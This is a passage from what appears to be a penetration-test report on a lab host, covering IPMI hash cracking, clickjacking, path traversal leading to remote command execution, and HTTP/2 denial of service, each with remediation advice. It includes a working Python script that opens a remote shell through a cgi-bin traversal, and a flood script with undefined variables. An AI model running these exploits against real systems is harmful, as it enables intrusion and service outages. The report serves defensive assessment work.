msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) >
```

It appears this hash is a salted HMAC-SHA1 hash. So, I store it in a file to use in order to crack the hash.

```
File  Actions  Edit  View  Help
 GNU nano 7.2                                  hash.txt
[redacted]
```

I could then use hash cat with mode 7300 (IPMI RaKP HMAC-SHA1) and “rockyou.txt” a popular wordlist or dictionary file containing millions of commonly used passwords to decrypt this hash. I did not allocate enough memory on my device so the attack would not run. However, this is a critical vulnerability that can be easily exploited by anyone with the proper tools.

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 7300 hash.txt rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - P
=============================================================================
* Device #1: pthread-sandybridge-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 707/1479 MB (256 MB allocatable), 2M

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: [redacted]
Bitmaps: [redacted]
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

* Device #1: Not enough allocatable device memory for this attack.
```

Clickjacking

Rating: Medium

Description

ClickJacking is a malicious technique used to trick users into clicking on something different from what they perceive. It involves overlaying transparent or opaque elements over legitimate web pages, making users unknowingly interact with these elements instead of the intended page content. This is achieved by embedding the target webpage within an iframe on a malicious website they control. Then overlaying transparent or opaque elements, such as buttons or links, on top of the iframe. When a user visits the malicious website, they may believe they are interacting with the legitimate page, but in reality, they are interacting with the invisible or disguised elements, such as clicking on a button to download malware or submit sensitive information.

Affected Hosts


[redacted]

Remediation

Implement security measures such as using X-Frame-Options headers, Content Security Policy (CSP), and frame-busting scripts to prevent their pages from being embedded in iframes on malicious sites.


Testing Process

Reconnaissance:
This vulnerability came to light during an aggressive scanning process, which output a list of frequently accessible ports accompanied by their corresponding services. Notably, it became apparent that port 80, a commonly utilized gateway for web communications, was found to be inadequately secured.



Enumeration:

Knowing that there is a lack of security dealing with web communications I furthered my search checking for known vulnerabilities and misconfigurations and other potential security risks such as cross-site scripting (XSS), SQL injection, and directory traversal. To do this I used Nikto a web server scanner that helps in identifying issues in web servers and web applications. It performs comprehensive tests against web servers by sending HTTP requests to various paths and URLs, analyzing the responses, and reporting any discovered issues. It appears that the host is vulnerable to clickjacking as the X-Frame-Options header is not present. Additionally, the X-Content-Type-Options header is not set either making this host susceptible to mime type injections.




Exploitation:

I created a webpage using basic html using iframe to implement the legitimate webpage of the host. This demonstrates how I could easily design the website to manipulate users into clicking

on unintended actions. I could specifically achieve this by containing elements such as fake login forms or download buttons, which are then overlaid on top of a target website using iframes, CSS, or JavaScript.

```
<html>
   <head>
     <title>MATT</title>
   </head>
   <body>
     <p>Website is vulnerable to clickjacking!</p>
        <button type="button">Admin Login</button>
     <iframe src=[redacted]</iframe>
   </body>
</html>
```

Once I created the webpage then uploaded and went to it. The webpage displayed the legitimate semaphore login page. Along with text I added an Admin Login button that would download a malicious program and leak login credentials. Typically, users are tricked into interacting with these elements, believing they are interacting with the legitimate website. However, this web page only has the purpose of demonstrating how the host is susceptible to clickjacking.



Path Traversal

Rating: High

Description

A path traversal attack exploits vulnerabilities in web applications to access files and directories that are outside the intended directory structure. By manipulating input parameters or file paths, attackers can navigate through the file system to access sensitive files, such as configuration files or user data, leading to unauthorized disclosure of information.

Affected Hosts


[redacted]

Remediation


Update to newest version, implement firewall application. Validate and sanitize all user input to prevent malicious manipulation of file paths. Implement input validation mechanisms to ensure that only permitted characters and paths are accepted. Additionally, enforce proper access controls and permissions to restrict access to sensitive files and directories.

Testing Process


Reconnaissance:
I conducted a comprehensive Nmap scan using the parameters '-p1-65535 -sC -sV -A', meticulously scrutinizing all available ports to reveal any potential vulnerabilities and discover versions of the services running. This meticulous scan led to the discovery of a vulnerable virtual machine running [redacted] with port 80 open and accessible.



In my ongoing effort to identify vulnerabilities, I employed Nessus to conduct a comprehensive scan of the host system. The scan uncovered a total of 9 high to critical vulnerabilities, all of which are particularly vulnerable to buffer overflow attacks, denial-of-service (DoS) attacks, and path traversal/remote code execution (RCE) exploits. Despite thorough analysis of each vulnerability, I encountered a significant challenge: there were no exploitable vulnerabilities identified by Nessus.




Armed with the knowledge of the vulnerabilities, I turned to Searchsploit to search for potential exploits. My search revealed approximately fifteen exploits targeting vulnerabilities present in this particular version of [redacted] However, based on previous reconnaissance efforts, it was established that this virtual machine operates as an HTTP server. Notably, among the identified exploits, a path traversal and remote code execution exploit emerged as particularly pertinent to the server's configuration and vulnerabilities.




Exploitation:

Further research led me to explore the exploit in more depth on the Exploit Database, where I uncovered its associated Common Vulnerabilities and Exposures (CVE) number. Armed with this CVE identifier, I initiated a search for scripts specifically tailored to execute this exploit.

This methodical approach aimed to leverage existing tools and resources to effectively address the identified vulnerabilities and enhance the security posture of the target system.



I used a Python script to exploit this vulnerability in the [redacted] Server, specifically versio [redacted] to enable remote command execution. It employs modules for handling command-line input and making HTTP requests. The main function of the script takes a IP address and then initiates a loop where the user can input commands. These commands are sent to the target server via HTTP requests, allowing me to interact with the server's shell remotely. The script provides a simple interface for attackers to execute arbitrary commands on the vulnerable [redacted] server.



```
import argparse
import requests

def runcmd(target):
    url = 'http://{}'.format(target)
    req = requests.get(url)
    while True:
        cmd = input("\033[1;36m>>> \033[0m")
        if (cmd != 'exit'):
            if ('https' not in req.url):
                url = "http://{}/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh".format(
                    target)
            else:
                url = "https://{}/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh".format(
                    target)
            data = "echo Content-Type: text/plain; echo; {}".format(cmd)
            session = requests.Session()
            req = requests.Request(
                method='POST', url=url, data=data).prepare()
            req.url = url
            print(session.send(req).text, end='')

        else:
            exit(0)
```

Upon running the script and targeting the IP address of the host, I successfully initiated a command line interface within th [redacted] erver. However, despite gaining access, I encountered a lack of valuable information that could be leveraged for further investigation or exploitation.

DoS Attack

Rating: Medium

Description

DoS attack on [redacted] involves overwhelming an [redacted] web server with a flood of requests, causing it to become unresponsive or crash. Attackers typically exploit vulnerabilities or saturate the server's resources, such as CPU, memory, or network bandwidth, to disrupt its ability to serve legitimate requests.

Affected Hosts

[redacted]


Remediation

Apply patches and updates to address known vulnerabilities, implement rate-limiting and resource limitation mechanisms to control traffic, deploy load balancing to distribute incoming requests, use web application firewalls (WAFs) for traffic filtering, maintain comprehensive monitoring and logging for early detection, employing DDoS protection services.

Testing Process

Reconnaissance:

I employed Nessus to conduct a comprehensive scan of the host system. The scan uncovered a total of 9 high to critical vulnerabilities, all of which are particularly vulnerable to buffer overflow attacks, denial-of-service (DoS) attacks, and path traversal/remote code execution (RCE) exploits. Despite thorough analysis of each vulnerability, I encountered a significant challenge: there were no exploitable vulnerabilities identified by Nessus.



I conducted further research on potential vulnerabilities within the [redacted] Server's ecosystem. My investigation led me to the officia[redacted] Server website, where I identified a moderate vulnerability with a corresponding CVE affecting versions preceding [redacted] This vulnerability represents a tangible threat, particularly in the realm of Denial of Service (DoS) attacks.

moderate: [redacted] DoS by memory exhaustion on endless continuation frames (CVE-[redacted]

HTTP/2 incoming headers exceeding the limit are temporarily buffered in nghttp2 in order to generate an informative HTTP 413 response. If a client does not stop sending headers, this leads to memory exhaustion.

Acknowledgements: finder: [redacted]

Reported to security team	2024-02-22
Update 2.4.59 released	2024-04-04
Affects	[redacted]

Exploitation:

To exploit this vulnerability, I ran a python script. The Python script performs a Denial of Service (DoS) attack leveraging HTTP/2 protocol. It first establishes a TCP connection to a specified target IP address on port 80 (HTTP). Then, it initiates an HTTP/2 connection and sends an initial HTTP/2 GET request with manipulated window size, aiming to overwhelm the server's resources. Subsequently, it continuously floods the server with additional HTTP/2 GET requests, each with a manipulated window size, using multiple threads for concurrent execution to intensify the attack. The script allows specifying the target IP address and the number of threads to create for concurrent execution. Finally, it waits for all threads to complete and prints a message indicating the completion of the flood attack.

```
 GNU nano 7.0                                                    dosexploit.py *
import socket
import threading
import h2.connection
import time

def exploit_http2_dos(target_ip):
    try:
        # Establish a TCP connection to the target IP on port 80 (HTTP)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target_ip, 80))

        # Initialize HTTP/2 connection
        conn = h2.connection.H2Connection()
        conn.initiate_connection()
        s.sendall(conn.data_to_send())

        # Send the initial HTTP/2 GET request with manipulated window size
        stream_id = conn.get_next_available_stream_id()
        conn.send_headers(
            stream_id,
            [(":method", "GET"), (":path", "/"), (":scheme", "http"), (":authority", target_ip)],
            end_stream=True
        )
        conn.update_settings({h2.settings.SettingCodes.INITIAL_WINDOW_SIZE: 0})  # Manipulate window size
        s.sendall(conn.data_to_send())

        # Flood the server with additional HTTP/2 GET requests with manipulated window size
        while True:
            stream_id = conn.get_next_available_stream_id()
            conn.send_headers(
                stream_id,
                [(":method", "GET"), (":path", "/"), (":scheme", "http"), (":authority", target_ip)],
                end_stream=True
            )
            conn.update_settings({h2.settings.SettingCodes.INITIAL_WINDOW_SIZE: 0})  # Manipulate window size again
            s.sendall(conn.data_to_send())
            time.sleep(0.1)  # Delay to control the request rate

    except Exception as e:
        print(f"Error: {e}")

    finally:
        s.close()  # Close the TCP connection
# Target IP address
target_ip = [redacted]

# Number of threads to create for concurrent execution
num_thread = 10
```

```
# Create and start each thread to execute the exploit_http2_dos function
for _ in range(num_threads):
    thread = threading.Thread(target=exploit_http2_dos, args=(target_ip,))
    thread.start()
    threads.append(thread)

# Wait for all threads to complete before proceeding
for thread in threads:
    thread.join()

print("Flood attack complete.")
```

The attack was executed successfully, however there was an error during execution. It was a "Broken Pipe" error which likely occurs due to the server closing the connection unexpectedly, possibly in response to the flood of HTTP/2 requests it receives. This error can also stem from security mechanisms on the server.

```
┌──(kali㉿kali)-[~]
└─$ python dosexploit.py

Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Error: [Errno 32] Broken pipe
Flood attack complete.
```

Next, I tried executing this attack using a MSF console module 'dos/http[redacted]_dos.' Which is designed to execute Denial-of-Service (DoS) attacks specifically against[redacted]servers. This module exploits a vulnerability associated with the processing of HTTP Range headers by the[redacted] server. Through carefully

crafted HTTP requests containing manipulated Range headers, attackers can exploit this vulnerability to exhaust server resources or induce instability. Specifically, I set Rlimits to 200 which sends 200 requests.